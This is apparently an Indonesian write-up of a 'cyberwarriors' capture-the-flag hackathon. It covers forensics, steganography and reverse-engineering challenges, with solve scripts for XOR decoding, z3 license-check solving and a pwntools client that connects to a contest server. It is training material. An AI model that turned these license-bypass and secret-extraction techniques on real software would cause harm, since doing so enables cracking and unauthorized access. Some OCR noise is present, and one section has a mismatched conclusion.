The screenshot shows a terminal window with two sections: 'Input' and 'Output'. In the 'Input' section, there is a single line of text: '637962657277617272696f72737b456173792d31362d33322d36342d426173657d'. Above this line, there are two status indicators: 'length: 66' and 'lines: 1'. In the 'Output' section, there is a single line of text: 'cyberwarriors{Easy-16-32-64-Base}'. Above this line, there are three status indicators: 'time: 0ms', 'length: 33', and 'lines: 1'. There is also a small icon of a clipboard with a pencil next to the 'length' indicator.

Flag : **cyberwarriors{Easy-16-32-64-Base}**

Conclusion

Untuk mendapatkan flag kita perlu decrypt berulang kali dengan base64, base32, dan hex hingga akhirnya flag bisa ditemukan.

KATEGORI Digital Forensic

Strs

Executive Summary

Forensic lvl 1

Technical Report

Download chall.jpg dari soal yang ada lalu jalankan command strings pada gambar di terminal

```
└─(root㉿box)-[~/home/test/Desktop]
```

```
└─# strings strs.jpg
```

```
cyberwarriors{Strings.Strings.Strings.Strings}  
└─(root㉿box)-[~/home/test/Desktop]  
└─#
```

Conclusion

Terdapat flag tersembunyi didalam file chall.jpg dan dapat di extract dengan command strings.

Stego

Executive Summary

I'm hidding deep in there

Technical Report


Download chall.jpg dari soal yang ada lalu jalankan command strings untuk mencoba melihat apakah ada flag tersebunyi. Sayangnya tidak ada flag yang tersebunyi secara kasat mata tapi dibagian atas dari file ini ada HACKEDJFIF lebih lanjut jika kita melakukan exiftool pada file ini akan muncul error.

```
(root@box)-[/home/test/Desktop]
# exiftool chall.jpg
ExifTool Version Number      : 12.44
File Name                   : chall.jpg
Directory                   : .
File Size                    : 88 kB
File Modification Date/Time : 2022:11:19 05:53:28+07:00
File Access Date/Time       : 2022:11:19 05:53:38+07:00
File Inode Change Date/Time: 2022:11:19 05:53:38+07:00
File Permissions            : -rwxrw-rw-
Error                       : File format error
```

Karena ada kata-kata HACKEDJFIF pada bagian header file, maka besar kemungkinan bahwa ini adalah file dengan format JFIF namun untuk merestore file ini kita perlu melakukan edit header dari file ini dengan hexeditor dan ubah nilai hex dari bagian header menjadi FF D8 FF E0 00 10 4A 46.

File: stego.jpg	ASCII Offset: 0x00000000 / 0x0001597A (%0)
FF D8 FF E0 00 10 4A 46JFIF
00 00 00 00 00 00 00 00C.....
00 00 00 10 00 01 00 00C.....
00 00 00 20 00 01 01 01C.....
00 00 00 30 01 01 01 01C.....
00 00 00 40 01 01 01 01C.....
00 00 00 50 02 02 02 02C.....
00 00 00 60 03 03 03 03C.....

Selanjutnya tekan ctrl+x dan save dengan format .jpg lalu buka web <https://stegonline.georgeom.net> untuk melakukan perubahan warna dari gambar ke LSB half sehingga akan muncul hidden messagenya.



Download file yang telah diubah warnanya dan selanjutnya extract flag.txt dengan command steghide extract -sf steg.png lalu masukan key sesuai dengan yang didapat dari image baru yang diunduh yaitu CyberWarriorsHackathon2022 lalu akan didapat flag **cyberwarriors{You_Cannot_Hiding_Forever}**.

```
(root㉿box)-[~/home/test/Desktop]
└─# steghide extract -sf stego.jpg
Enter passphrase:
wrote extracted data to "flag.txt".

(root㉿box)-[~/home/test/Desktop]
└─# cat flag.txt
cyberwarriors{You_Cannot_Hiding_Forever}
```

Conclusion

Terdapat flag tersembunyi didalam file chall.jpg. File jpg mempunyai corrupted header dan perlu diubah ke format header jfif menggunakan hexeditor lalu simpan dengan format yang sama. Selanjutnya ubah warna dari file ini menjadi LSB half dan gunakan file tersebut dengan command steghide extract -sf dengan menginputkan key yang sudah didapat maka flag akan diextract.

History

Executive Summary

never forget history!

Technical Report

Diberikan soal yang didalamnya terdapat zip file, ketika kita extract terdapat directory yaitu /app dan ketika kita lihat isinya terdapat hidden directory /.git.

```
[root@Asus-R0GStrix]# ls -la
total 8
drwxr-xr-x 1 root root 34 Nov 19 06:42 .
drwxr-xr-x 1 root root 24 Nov 19 06:42 ..
drwxr-xr-x 1 root root 144 Nov 5 23:13 .git
-rw-r--r-- 1 root root 222 Nov 5 23:10 index.html
```

Lalu kita extract file /.git tersebut dan mendapatkan flagnya/

```
[root@Asus-R0GStrix]# ls
0-a383108098a0b8a14cd25f7592f511b2f2f88bba
1-b5560b5d12cc242ad7350680f4953f561e2a5ffa
2-b96f3f90db47d1f6844c269057fc8b2862ce151e
3-e541f933d88c29cb0244e0168d461276186af058
[root@Asus-R0GStrix]# ack "cyberwarrior"
2-b96f3f90db47d1f6844c269057fc8b2862ce151e/index.php
2:$flag = "cyberwarriors{Becareful_with_your_git!}";
[root@Asus-R0GStrix]#
```

Flag : **cyberwarriors{Becareful_with_your_git!}**

Conclusion

Terdapat sebuah hidden directory .git yang biasanya umum ditemukan pada website karena lupa untuk menutup directory tersebut.


What The Hecks?

Executive Summary


Dibalik 12 warna-warna indah ada pesan yang tersembunyi!

Technical Report

Download file zip yang disediakan lalu lakukan extract dan terlihat ada 12 gambar seperti ini.



Karena saya sudah mondar mandir ternyata clue ada di warna, kita cari hex color dari warna tersebut kemudian dari hex kita ubah ke bentuk ascii.



Lalu kita susun hex color tersebut hingga menjadi seperti ini

637962657277617272696F72737B4B346D555F53346E4761745F50316E7441725F21217D

Dan kita ubah ke ascii code nya.

Paste hex numbers or drop file

```
637962657277617272696F72737B4B346D555F53346E4761745F50316E7441  
725F21217D
```

Character encoding

ASCII

Convert Reset Swap

```
cyberwarriors{K4mU_S4nGat_P1ntAr_!!}
```

Didapatkan flag **cyberwarriors{K4mU_S4nGat_P1ntAr_!!}**

Conclusion

Flag didapatkan dengan mencari hex color pada setiap gambar.

Carve The Flag

Executive Summary

can we play hide and seek?

Technical Report

Diberikan file jpg yang ukurannya cukup besar (8 MB). Dikarenakan ukurannya yang cukup besar, saya melakukan foremost pada gambar dan terdapat 63 gambar.

```
47: 00013440.jpg      142 KB    6881726
48: 00013726.jpg      142 KB    7028146
49: 00014012.jpg      142 KB    7174566
50: 00014298.jpg      142 KB    7320986
51: 00014584.jpg      142 KB    7467406
52: 00014870.jpg      142 KB    7613826
53: 00015156.jpg      142 KB    7760246
54: 00015442.jpg      142 KB    7906666
55: 00015728.jpg      142 KB    8053086
56: 00016014.jpg      142 KB    8199506
57: 00016300.jpg      142 KB    8345926
58: 00016586.jpg      142 KB    8492345
59: 00016872.jpg      142 KB    8638765
60: 00017158.jpg      142 KB    8785185
61: 00017444.jpg      142 KB    8931604
62: 00017730.jpg      142 KB    9078023
Finish: Sat Nov 19 18:03:54 2022

63 FILES EXTRACTED

jpg:= 63
-----
Foremost finished at Sat Nov 19 18:03:54 2022
```

Kemudian ketika seluruh file dilihat menggunakan strings dan exiftool, terdapat binary data pada setiap image, saya extract semuanya dan dipindahkan ke dalam teks editor. Kejanggalan ditemukan pada bagian Adobe Photoshop CC 2019 (Windows) dimana terdapat character didekatnya yang berbeda dan memiliki format flag. Setelah membuang bagian yang tidak perlu, maka berikut adalah hasilnya.

```
D: > CTF > cyberhackathon > output > jpg > output.txt
  5  Adobe Photoshop CC 2019 (Windows)100163840110:o192010800831 11920 10802.
  6  Adobe Photoshop CC 2019 (Windows)100163840111:r192010800831 11920 10802.
  7  Adobe Photoshop CC 2019 (Windows)100163840112:s192010800831 11920 10802.
  8  Adobe Photoshop CC 2019 (Windows)100163840113:{192010800831 11920 10802.
  9  Adobe Photoshop CC 2019 (Windows)100163840114:h192010800831 11920 10802.
 10  Adobe Photoshop CC 2019 (Windows)100163840115:o192010800831 11920 10802.
 11  Adobe Photoshop CC 2019 (Windows)100163840116:p192010800831 11920 10802.
 12  Adobe Photoshop CC 2019 (Windows)100163840117:e192010800831 11920 10802.
 13  Adobe Photoshop CC 2019 (Windows)100163840118:_192010800831 11920 10802.
 14  Adobe Photoshop CC 2019 (Windows)100163840119:y192010800831 11920 10802.
 15  Adobe Photoshop CC 2019 (Windows)100163840120:o192010800831 11920 10802.
```

Kemudian flag tersebut dirangkai dan hasilnya adalah
cyberwarriors{hope_you_not_manually_carve_the_flag_one_by_one}.

Conclusion

Diperlukan ketelitian lebih dalam mencari flag. Flag diambil dari binary tetapi setiap gambar(jpg) yang telah diekstrak.

Bukan Network Traffic

Executive Summary

Bukan Network Traffic

Kalian pikir cuma network traffic aja yang bisa dicapture?

Technical Report

Diberikan sebuah file capture.pcapng dan ketika dibuka menggunakan wireshark dia menggunakan protocol USB dan seketika saya berpikir ini adalah keystroke.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	1.7.1	host	USB	72	URB_INTERRUPT in
2	0.000024	host	1.7.1	USB	64	URB_INTERRUPT in
3	0.103970	1.7.1	host	USB	72	URB_INTERRUPT in
4	0.103992	host	1.7.1	USB	64	URB_INTERRUPT in
5	0.495800	1.7.1	host	USB	72	URB_INTERRUPT in
6	0.495818	host	1.7.1	USB	64	URB_INTERRUPT in
7	0.623795	1.7.1	host	USB	72	URB_INTERRUPT in
8	0.623814	host	1.7.1	USB	64	URB_INTERRUPT in
9	1.583803	1.7.1	host	USB	72	URB_INTERRUPT in
10	1.583841	host	1.7.1	USB	64	URB_INTERRUPT in
11	1.743855	1.7.1	host	USB	72	URB_INTERRUPT in
12	1.743913	host	1.7.1	USB	64	URB_INTERRUPT in
13	1.839823	1.7.1	host	USB	72	URB_INTERRUPT in
14	1.839877	host	1.7.1	USB	64	URB_INTERRUPT in
15	1.943856	1.7.1	host	USB	72	URB_INTERRUPT in
16	1.943918	host	1.7.1	USB	64	URB_INTERRUPT in
17	2.375993	1.7.1	host	USB	72	URB_INTERRUPT in
18	2.376034	host	1.7.1	USB	64	URB_INTERRUPT in
19	2.512008	1.7.1	host	USB	72	URB_INTERRUPT in
20	2.512030	host	1.7.1	IISR	64	IIRR_INTERRUPT in

Frame 1: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface usbmon0, id 0
USB URB

```
tshark -r ./capture.pcapng -Y 'usb.capdata && usb.data_len == 8' -T fields -e usb.capdata | sed 's/..:/&/g2' > keystroke.txt
```

Kemudian extract menggunakan tools usb keyboard parser.

<https://github.com/carlospolop-forks/ctf-usb-keyboard-parser>

```
[moza@Asus-ROGStrix] -[~/pentest/ctf-usb-keyboard-parser]
└─$ ls
capture.pcapng  ctf_inputs  keystroke.txt  LICENSE  README.md  tests.py  usbkeyboard.py
[moza@Asus-ROGStrix] -[~/pentest/ctf-usb-keyboard-parser] .DOCX
└─$ python3 usbkeyboard.py keystroke.txt
wireshark ngga bisa capture network traffis lohh.. Last edit was 2 minutes ago See new changes
Flag: cyberwarriors{c4ptur3_th3_k3yb04rd} [moza@Asus-ROGStrix] -[~/pentest/ctf-usb-keyboard-parser]
└─$
```

Flag : **cyberwarriors{c4ptur3_th3_k3yb04rd}**

Meta

Executive Summary

Seorang artist membuat lagu yang terinspirasi dari tepuk pramuka? Cari tau darimana asalnya!

Technical Report

Diberikan sebuah soal yang terdapat file bukan_tepuk_pramuka.mp3 yang jika dibuka itu merupakan sebuah lagu dari Babymetal. Saya mencoba melakukan hal yang sama pada soal Carve The Flag yaitu menggunakan tools Foremost. Foremost -i bukan_tepuk_pramuka.mp3 kemudian terdapat gambar dengan nama 00000000.jpg sesuai namanya “meta” kemudian kita mencoba membaca metadata dari gambar tersebut menggunakan exiftool.


```
Resolution Unit Report : inches
Artist : Luffy
YCbCr Positioning : Centered
GPS Version ID : 2.3.0.0
GPS Latitude : 7 deg 27' 7.31"
GPS Longitude : 109 deg 23' 17.27"
Comment Executive Summary : South,East
Image Width : 838
Image Height : 838
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 838x838
Megapixels : 0.702
GPS Position : 7 deg 27' 7.31", 109 deg 23' 17.27"
[...]
```

Terdapat koordinat yaitu pada data GPS Latitude dan GPS Longitude yang jika kita cari itu akan mengarah ke tempat ini.

<https://goo.gl/maps/i4ree2VJNzU1ptTm9>

Setelah mutar mutar mencari sesuatu didekat situ kita menemukan bahwa pada cover album tersebut terdapat gambar Monkey D'Luffy dan disekitar map tersebut terdapat sebuah barbershop luffy.

Kemudian kita membukanya dan menemukan flagnya



Flag : **cyberwarriors{m3t4d4ta_t3lls_3v3ryth1ng}**

Conclusion

Flag tersimpan pada keystroke USB kemudian dilakukan parsing agar flag terlihat.

KATEGORI Reverse Engineering

Trace

Executive Summary

Can you trace the process of program?

Technical Report

Karena nama challenge nya Trace maka pertama kami gunakan command ltrace untuk mengetahui address setiap instruksi dari prgoram yang berjalan. Gunakan command ltrace -i -C chall untuk merunning binary dan melihat setiap address yang berjalan.

```
[root@box]~/home/test/Desktop]
# ltrace -i -C ./chall
[0x40116d] __printf_chk(1, 0x402004, 60, 0x7ffef5ed2302)           = 10
[0x40117e] __isoc99_scanf(0x40200f, 0x7ffef5ed2310, 0, 0[>] Flag: v
)                           = 1
[0x401189] strcmp("cyberwarriors{you_can_solve_this" ... , "v")
[0xffffffffffff] +++ exited (status 0) +++
```

Tapi command pertama tidak menampilkan flag secara utuh, maka kita tambahkan -s untuk mengatur berapa panjang string yang bisa dicetak sehingga command akhirnya menjadi ltrace -i -C -s chall.

```
[root@box]~/home/test/Desktop]
# ltrace -i -C -s100 ./chall
[0x40116d] __printf_chk(1, 0x402004, 60, 0x7fffcf55e7a2)           = 10
[0x40117e] __isoc99_scanf(0x40200f, 0x7fffcf55e7b0, 0, 0[>] Flag: a
)                           = 1
[0x401189] strcmp("cyberwarriors{you_can_solve_this_chall_easily_using_ltrace}", "a") = 2
[0xffffffffffff] +++ exited (status 0) +++
```

Flag yang didapat **cyberwarriors{you_can_solve_this_chall_easily_using_ltrace}**

Conclusion

Ltrace akan memberi tahu dimana address dari setiap instruksi yang berjalan. Dengan menggunakan switch -i maka akan mencetak pointer instruksi pada saat memanggil library, switch -C akan mendecode low-level symbol names ke user-level names., dan -s akan menentukan berapa ukuran string yang akan tercetak dalam artian.

What the Flag

Executive Summary

What The Flag

Technical Report

Pada soal kita diberikan file binary elf-64 bit, disini kita perlu mendissamble binary nya menjadi pseudocode menggunakan ida64, dari situ kita mendapatkan fungsi main sebagai berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int i; // [rsp+8h] [rbp-F8h]

    char s[32]; // [rsp+10h] [rbp-F0h] BYREF

    __int64 v6; // [rsp+30h] [rbp-D0h]

    __int64 v7; // [rsp+38h] [rbp-C8h]

    __int64 v8; // [rsp+40h] [rbp-C0h]

    __int64 v9; // [rsp+48h] [rbp-B8h]

    __int64 v10; // [rsp+50h] [rbp-B0h]

    __int64 v11; // [rsp+58h] [rbp-A8h]

    __int64 v12; // [rsp+60h] [rbp-A0h]

    __int64 v13; // [rsp+68h] [rbp-98h]

    int v14; // [rsp+70h] [rbp-90h]

    char v15[104]; // [rsp+80h] [rbp-80h] BYREF

    unsigned __int64 v16; // [rsp+E8h] [rbp-18h]

    v16 = __readfsqword(0x28u);

    qmemcpy(s, "irnh|xqc`z{gel]xibCO{iESQF{`jawQ", sizeof(s));

    v6 = 0x435141476F731F1CLL;
```

```
v7 = 20043LL;
v8 = 0LL;
v9 = 0LL;
v10 = 0LL;
v11 = 0LL;
v12 = 0LL;
v13 = 0LL;
v14 = 0;

printf("[>] Flag: ");
__isoc99_scanf("%s", v15);

for ( i = 0; i < strlen(s); ++i )
{
    if ( (v15[i] ^ (i + 10)) != s[i] )
    {
        puts("![ Wrong!");
        exit(0);
    }
}
printf("[CORRECT] Flag: %s\n", v15);

return 0;
}
```

Dari fungsi main tersebut bisa kita lihat bahwa ada dua segmen, yang pertama untuk men-store flag yang sudah di encode:

```

17 v16 = __readfsqword(0x28u);
18 qmemcpy(s, "irnh|xqc`z{gel]xibCO{iESQF{`jawQ", sizeof(s));
19 v6 = 0x435141476F731F1CLL;
20 v7 = 20043LL;
21 v8 = 0LL;

```

Dan yang kedua untuk memvalidasi flagnya:

```

for ( i = 0; i < strlen(s); ++i )
{
    if ( (v15[i] ^ (i + 10)) != s[i] )
    {
        puts("[!] Wrong!");
        exit(0);
    }
}
printf("[CORRECT] Flag: %s\n", v15);

```

Dari validasi diatas kita ketahui bahwa bytes dari inputan kita akan di xor dengan i (hasil iteration dari len input kita) ditambah 10, dari situ kita perlu membalik logicnya agar bisa mendapatkan flagnya, yaitu dengan men-xor $i+10$ dengan binary flag yang terenkripsi.

Untuk mendapatkan flag yang ter encrypt, kita perlu melakukan dynamic analysis (sebenarnya statis juga bisa) dengan meletakkan breakpoint di address dimana flagnya sudah komplit semua.

```

gef> x/s $rsp+0x10
0x7fffffffdfb0: "irnh|xqc`z{gel]xibCO{iESQF{`jawQ\034\037soGAQCKN"
gef>

```

Conclusion

Dari situ kita bisa melakukan decode flag dengan cara yang tadi. Solve scriptnya sebagai berikut:

```

from pwn import xor

v15 = "irnh|xqc`z{gel]xibCO{iESQF{`jawQ\x1c\x1fsoGAQCKN"

flag = b""
for i in range(len(v15)):
    flag += xor(v15[i], i+10)

print(flag)

```

```
x> ~/D/M/D/W/H/I/what the Flag on main x /bin/python  
/Writeup/Hackathon_IDF/rev/What the Flag/solve.py  
/usr/lib/python3.10/site-packages/pwnlib/util/fid  
no guarantees. See https://docs.pwntools.com/#byt  
strs = [packing.flat(s, word_size = 8, sign = F  
b'cyberwarriors{Easy_Reverse_ELF_x64_Binary}'
```

inimah dasar

Executive Summary

Avenger Assemble!

Technical Report

Pada challenge ini kita diberikan source code yang berupa file yang berisi instruksi assembly dari challenge ini. Assembly tersebut lumayan panjang, tapi ada beberapa fungsi yang menurut saya menarik yaitu fungsi main(), getFlag(), dan verif().

Fungsi verif() dipanggil dari main setelah melakukan setup() dan juga mengambil input dari user, dan disana juga ada fungsi getFlag() yang akan tereksekusi jika sebuah kondisi terpenuhi. Mari kita lihat dulu di fungsi main() di bagian pengambilan input user:

```
314    1419: e8 12 fd ff ff    call  1130 <__isoc99_scanf@plt>
315    141e: 48 8d 45 f1    lea   rax,[rbp-0xf]
316    1422: 48 89 c7    mov   rdi,rax
317    1425: e8 eb fe ff ff    call  1315 <verif>
```


Assembly diatas mengalokasikan [rbp-0xf] ke rax, yang kemungkinan ini akan menjadi argument dari fungsi verif().

```
245    1325: 48 8b 45 f8    mov   rax,QWORD PTR [rbp-0x8]
246    1329: 0f b6 00    movzx eax,BYTE PTR [rax]
247    132c: 3c 5a    cmp   al,0x5a
248    132e: 75 66    jne   1396 <verif+0x81>
249    1330: 48 8b 45 f8    mov   rax,QWORD PTR [rbp-0x8]
250    1334: 48 83 c0 01    add   rax,0x1
251    1338: 0f b6 00    movzx eax,BYTE PTR [rax]
252    133b: 3c 70    cmp   al,0x70
253    133d: 75 57    jne   1396 <verif+0x81>
254    133f: 48 8b 45 f8    mov   rax,QWORD PTR [rbp-0x8]
255    1343: 48 83 c0 02    add   rax,0x2
256    1347: 0f b6 00    movzx eax,BYTE PTR [rax]
257    134a: 3c 5a    cmp   al,0x5a
258    134c: 75 48    jne   1396 <verif+0x81>
259    134e: 48 8b 45 f8    mov   rax,QWORD PTR [rbp-0x8]
260    1352: 48 83 c0 03    add   rax,0x3
261    1356: 0f b6 00    movzx eax,BYTE PTR [rax]
262    1359: 3c 65    cmp   al,0x65
263    135b: 75 20    inc   1306 <verif+0x81>
```

Kita lihat pada baris 245 di fungsi verif(), disana dia mengalokasikan Quad Word pointer [rbp+8] ke rax, setelah itu akan melalui banyak sekali cmp instruksi yang membandingkan suatu bytes dengan input yang kita inputkan tadi, disitu juga ada instruksi add yang akan menambah nilai pointer yang ada di rax, ini berfungsi sebagai iterator yang digunakan untuk membandingkan byte by byte di instruksi cmp. Mari kita coba untuk men decode byte yang ada di semua fungsi cmp tersebut.

```
x> ~/D/M/D/W/H/rev on main x python3
Python 3.10.7 (main, Sep 6 2022, 21:22:27) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information
>>> kotak = [0x5a,0x70,0x5a,0x65,0x4d,0x53,0x61]
>>> kotak
[90, 112, 90, 101, 77, 83, 97]
>>> some = "".join([chr(i) for i in kotak])
>>> some
'ZpZeMSa'
>>> █
```

Maka akan menghasilkan seperti ini. Sekarang coba kita masukkan ini sebagai input:



Kita mendapatkan flagnya!

Conclusion

Sebuah license key yang terletak di client side bisa saja di reverse engineering sehingga attacker bisa mendapatkan license key yang valid. Oleh karena itu ada baiknya untuk kita membuat license key yang aman dengan cara semacam sinkronisasi server untuk proses generate license keynya.

Find the Number

Executive Summary

Give me the valid license!

Technical Report

Pada soal ini kita diberikan file ELF amd64. Mari kita disassemble menggunakan ida64:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4; // [rsp+17h] [rbp-FB9h] BYREF
    int v5; // [rsp+18h] [rbp-FB8h]
    int v6; // [rsp+1Ch] [rbp-FB4h]
    int v7[6]; // [rsp+20h] [rbp-FB0h] BYREF
    unsigned __int64 v8; // [rsp+FC8h] [rbp-8h]

    v8 = __readfsqword(0x28u);
    _init__(argc, argv, envp);
    v5 = 0;
    v6 = 0;
    do
        __isoc99_scanf("%d%c", &v7[v5++], &v4);
    while ( v4 != 10 );
    if ( v7[0] != 1337 )
        exit(0);
    if ( v7[2] != 1337 * v7[1] )
        exit(0);
    if ( v7[3] + v7[4] != 1337 )
        exit(0);
    if ( v7[5] - v7[3] != 10 )
        exit(0);
    if ( v7[5] != v7[4] + v7[0] )
        exit(0);
    printf("[+] Flag: ");
    system("cat flag.txt");
    return 0;
}
```

Maka akan terlihat seperti diatas. Jadi disana disediakan banyak sekali if statement, dimana if ini mengecek input yang kita masukan dan jika semua benar maka kita akan langsung diberikan flagnya.

Input yang kita berikan berupa array yang terpisahkan oleh spasi. Input ini berisi array yang didalamnya berisi 6 objek, yang nantinya akan kita cocokkan dengan if statement diatas.

Cara mendapatkan array yang tepat untuk membypass if statement tersebut bisa dengan menggunakan aplikasi Theorem Prover, disini saya menggunakan z3py untuk mngsolve persamaan diatas:

```
from z3 import *

v7 = IntVector('v7', 6)
s = Solver()
s.add(v7[0] == 1337)
s.add(v7[2] == 1337 * v7[1])
s.add(v7[3] + v7[4] == 1337)
s.add(v7[5] - v7[3] == 10)
s.add(v7[5] == v7[4] + v7[0])
if s.check() == sat:
    m = s.model()
    print(m[0])
```

```
✖> ~/D/M/D/W/H/r/Find the Number on main ✖ python3 prover.py
[v7__3 = 1332,
 v7__4 = 5,
 v7__5 = 1342,
 v7__1 = 0,
 v7__2 = 0,
 v7__0 = 1337]
```

Hasil dari komplilasi akan menghasilkan array seperti diatas. Langsung saja kita masukkan solver yang sudah kita buat.

```
from pwn import *
import sys

BINARY = "chall"
context.binary = exe = ELF(f"./{BINARY}", checksec=False)
context.terminal = "konsole -e".split()
context.log_level = "INFO"
context.bits = 64
```

```
context.arch = "amd64"

def init():
    if args.RMT:
        p = remote(sys.argv[1], sys.argv[2])
    else:
        p = process()
    return Exploit(p), p

class Exploit:
    def __init__(self, p: process):
        self.p = p

    def debug(self, script=None):
        if not args.RMT:
            if script:
                attach(self.p, script)
            else:
                attach(self.p)

    def send(self, content):
        p = self.p
        p.sendline(content)

x, p = init()
x.debug(
    # "break *main+122\n"
    # "break *main+141\n"
    "break *main+151\n"
    "break *main+189\n"
    "break *main+217\n"
    "break *main+250\n"
    "break *main+285\n"
)
v7 = [0]*6
v7[0] = 1337
```

```
v7[1] = 0
v7[2] = 0
v7[3] = 1332
v7[4] = 5
v7[5] = 1342

x.send(f'{v7[0]} {v7[1]} {v7[2]} {v7[3]} {v7[4]} {v7[5]}'.encode())
print(p.recvall(1))
```

Jalankan dan kita akan mendapatkan flagnya!

```
> ~/D/M/D/W/H/r/Find the Number on main x /bin/python3 "/home/wowon/Documents
se/Writeup/Hackathon_IDF/rev/Find the Number/solve.py" RMT 103.13.207.182 3000
[+] Opening connection to 103.13.207.182 on port 30001: Done
[*] Receiving all data: Done (68B)
[*] Closed connection to 103.13.207.182 port 30001
b'[+] Flag: cyberwarriors{Did_you_just_manually_search_the_numbers?}\r\n'
> ~/D/M/D/W/H/r/Find the Number on main x █
```

Conclusion

Recover key menggunakan Theorem Prover z3.

Hidden

Executive Summary

Bisakah kalian memanggil fungsi yang tidak dipanggil oleh program?

Technical Report

Diberikan sebuah file ELF 64-bit dengan detail sebagai berikut

```
[ifzahri@DESKTOP-C61641M] /mnt/d/CTF/cyberhackathon]$ file hidden  
hidden: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.  
so.2, BuildID[sha1]=91b5e2acbdd53901cfbee0443034ea439092d500, for GNU/Linux 3.2.0, not stripped  
[ifzahri@DESKTOP-C61641M] /mnt/d/CTF/cyberhackathon]$ ./hidden  
Panggil fungsi rahasia di dalam program ini!
```

Sesuai dengan perintah, diperlukan untuk memanggil fungsi rahasia yang ada pada file. Maka program dilakukan disassemble menggunakan gdb dan mencari tahu mengenai fungsi apa saja yang ada dalam program. Ditemukan fungsi getFlag yang perlu dipanggil melalui main.

```
Non-debugging symbols:  
0x0000000000001000 _init  
0x0000000000001050 __cxa_finalize@plt  
0x0000000000001060 putchar@plt  
0x0000000000001070 puts@plt  
0x0000000000001080 __start  
0x00000000000010b0 deregister_tm_clones  
0x00000000000010e0 register_tm_clones  
0x0000000000001120 __do_global_dtors_aux  
0x0000000000001160 frame_dummy  
0x0000000000001169 getFlag  
0x00000000000011af main  
